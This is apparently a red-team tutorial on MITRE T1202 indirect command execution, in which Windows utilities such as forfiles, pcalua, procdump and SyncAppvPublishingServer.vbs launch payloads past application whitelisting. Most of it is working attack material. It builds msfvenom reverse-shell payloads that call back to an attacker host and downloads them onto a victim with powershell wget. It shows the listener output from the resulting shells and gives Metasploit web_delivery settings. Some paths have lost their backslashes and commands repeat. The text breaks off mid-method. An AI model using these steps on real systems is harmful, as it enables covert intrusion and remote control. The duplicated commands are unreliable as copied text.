Indirect Command Execution: Defense Evasion (T1202)

By raj

Published: 2022-03-17 · Archived: 2026-04-05 17:32:26 UTC

Red Teams often use Indirect Command Execution as a defense evasion technique in which an adversary tries to bypass certain defense filters that restrict certain types of scripts/executables from running. Various Windows utilities allow users to execute commands, possibly without invoking cmd. For example, if a firewall restricts DLL execution, an adversary can bypass it using a procdump method, or if a whitelist exists on certain executables containing pcalua.exe, an adversary can use it to execute other executables. This article discusses some of these methods.

- **MITRE TACTIC: Defense Evasion (TA0005)**
- **MITRE TECHNIQUE ID: T1202 (Indirect Command Execution)**

Table of content

- Malicious EXE creation
- Method 1 – forfiles.exe
- Method 2 – pcalua.exe
- Method 3 – procdump.exe (DLL method)
- Method 4 – SyncAppvPublishingServer.vbs
- Method 5 – wlrmdr.exe
- Method 6 – explorer.exe
- Method 7 – cmd.exe
- Method 8 – ftp.exe
- Method 9 – conhost.exe
- Method 10 – WSL Only (bash.exe)
- Method 11 – WSL Only (wsl.exe)
- Conclusion

Malicious EXE Creation


First, we need to create an executable that will be executed. This is a simple simulation of what might happen in a real-time Red Team scenario. We'll use msfvenom to create a simple reverse shell. After that, we need to upload this exe into the victim machine using a python server.

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.89 LPORT=4444 -f exe > shell.exe

python3 -m http.server 80

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.89 LPORT=4444 -f exe > shell.exe python3 -m http.server 80

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.89 LPORT=4444 -f exe > shell.exe
python3 -m http.server 80
```




Now, we can upload this executable to the already compromised victim device using powershell wget

powershell wget 192.168.0.89/shell.exe -O C:UsersPublicshell.exe

powershell wget 192.168.0.89/shell.exe -O C:UsersPublicshell.exe

```
powershell wget 192.168.0.89/shell.exe -O C:UsersPublicshell.exe
```



Now, the file is uploaded in the **C:UsersPublic** directory for further use.

Method 1 – forfiles

According to Microsoft, “Selects and runs a command on a file or set of files. This command is most commonly used in batch files.” Here, /p specifies the path where forfiles will search for the search mask defined by /m flag (here, calc.exe). However, anything after the /c flag is the actual command. Hence, forfiles will now run our custom-made shell — a classic example of indirect command execution in Windows.

forfiles /p c:windowssystem32 /m calc.exe /c C:UsersPublicshell.exe

forfiles /p c:windowssystem32 /m calc.exe /c C:UsersPublicshell.exe

```
forfiles /p c:windowssystem32 /m calc.exe /c C:UsersPublicshell.exe
```

```
C:\Users\Public>forfiles /p c:\windows\system32 /m calc.exe /c C:\Users\Public\shell.exe
forfiles /p c:\windows\system32 /m calc.exe /c C:\Users\Public\shell.exe
```


On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.26] 49897
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
workstation01\hex

C:\Users\Public>
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, forfiles.exe is running a suspicious file “shell.exe”




Method 2 – pcalua.exe

The Program Compatibility Assistant is an automatic feature of Windows that runs when it detects an older program has a compatibility problem. Because of the utility of this executable, systems more often whitelist it. This can also run custom exe in compatibility mode. We can run our executable using the program with “-a” flag like:


pcalua.exe -a C:UsersPublicshell.exe

pcalua.exe -a C:UsersPublicshell.exe


```
pcalua.exe -a C:UsersPublicshell.exe
```



On our reverse listener set up on port 4444, we receive a connection as we execute the shell!



Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, shell.exe has spawned as a standalone process.



Method 3 – procdump.exe (DLL method)


ProcDump is a command-line utility whose primary purpose is monitoring an application for CPU spikes and generating crash dumps during a spike that an administrator or developer can use to determine the cause of the spike. The sysinternals team developed this binary, which you can also use to execute a DLL file by utilizing the 'MiniDumpCallbackRoutine' exported function. You must provide a valid ongoing process as you will create the memory dump of that process while loading this DLL onto it.

First, we need to create our DLL payload using msfvenom

msfvenom -p windows/shell_reverse_tcp -f dll LHOST=192.168.0.89 LPORT=4444 > shell.dll

msfvenom -p windows/shell_reverse_tcp -f dll LHOST=192.168.0.89 LPORT=4444 > shell.dll

```
msfvenom -p windows/shell_reverse_tcp -f dll LHOST=192.168.0.89 LPORT=4444 > shell.dll
```




Once, the DLL has been uploaded onto the victim system, using python server and powershell wget utility, procdump can be run with the "-md" option


C:Sysinternalsprocdump.exe -md shell.dll explorer.exe

C:Sysinternalsprocdump.exe -md shell.dll explorer.exe


```
C:Sysinternalsprocdump.exe -md shell.dll explorer.exe
```



On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!



Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, our DLL has been executed using rundll as a child process of procdump.




Method 4 – SyncAppvPublishingServer.vbs

SyncAppvPublishingServer.vbs is a script available in newer versions on Windows 10 and 11 only. Microsoft develops this and users can utilize it for MS Application Virtualization. Users can also indirectly use it for executing EXE. The .NET cmdlet known as “Start-Process” achieves this.

SyncAppvPublishingServer.vbs "n; Start-Process C:UsersPublicshell.exe"

SyncAppvPublishingServer.vbs "n; Start-Process C:UsersPublicshell.exe"

```
SyncAppvPublishingServer.vbs "n; Start-Process C:UsersPublicshell.exe"
```




On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1112
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
desktop-9gsgko9\hex

C:\Users\Public>
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, a conhost has been spawned inside a powershell process.



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		1,860 K	65,736 K	88		
System Idle Process	6.82	56 K	8 K	0		
System	0.76	192 K	152 K	4		
Interrupts	0.76	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		504 K	1,204 K	324		
Memory Compression	0.76	188 K	23,068 K	1484		
csrss.exe		1,668 K	5,200 K	428		
csrss.exe	< 0.01	1,696 K	5,272 K	508		
wininit.exe		1,356 K	6,952 K	528		
winlogon.exe		2,624 K	12,212 K	584		
fontdrvhost.exe		3,140 K	6,948 K	812		
dwm.exe	< 0.01	71,704 K	120,824 K	60		
explorer.exe	0.76	79,020 K	143,692 K	4864	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	< 0.01	23,708 K	42,776 K	6252	VMware Tools Core Service	VMware, Inc.
cmd.exe		3,780 K	4,412 K	6412	Windows Command Processor	Microsoft Corporation
conhost.exe		7,244 K	18,260 K	5080	Console Window Host	Microsoft Corporation
nc64.exe	< 0.01	940 K	4,772 K	1116		
cmd.exe		8,696 K	13,664 K	2788	Windows Command Processor	Microsoft Corporation
procexp64.exe	3.03	21,156 K	41,792 K	108	Sysinternals Process Explorer	Sysinternals - www.sysinter...
csrss.exe	< 0.01	1,544 K	4,736 K	4068		
winlogon.exe		2,252 K	8,904 K	4848		
LogonUI.exe		19,684 K	58,920 K	1584		
dwm.exe	< 0.01	35,932 K	50,772 K	4780		
fontdrvhost.exe		1,364 K	3,780 K	4708		
powershell.exe	78.01	62,224 K	73,124 K	4972	Windows PowerShell	Microsoft Corporation
conhost.exe	< 0.01	3,504 K	13,176 K	2008	Console Window Host	Microsoft Corporation


Since just passing in the exe's path can make the VBS script execute it, we can also use the regsrv32 method in Metasploit.

use multi/script/web_delivery

set payload windows/meterpreter/reverse_tcp

use multi/script/web_delivery set payload windows/meterpreter/reverse_tcp set lhost 192.168.0.89 set lport 1337 set target 3 run

```
use multi/script/web_delivery
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.0.89
set lport 1337
set target 3
run
```




Now, we can inject this command into the SyncAppvPublishingServer.vbs script by giving a break clause and then the one liner.

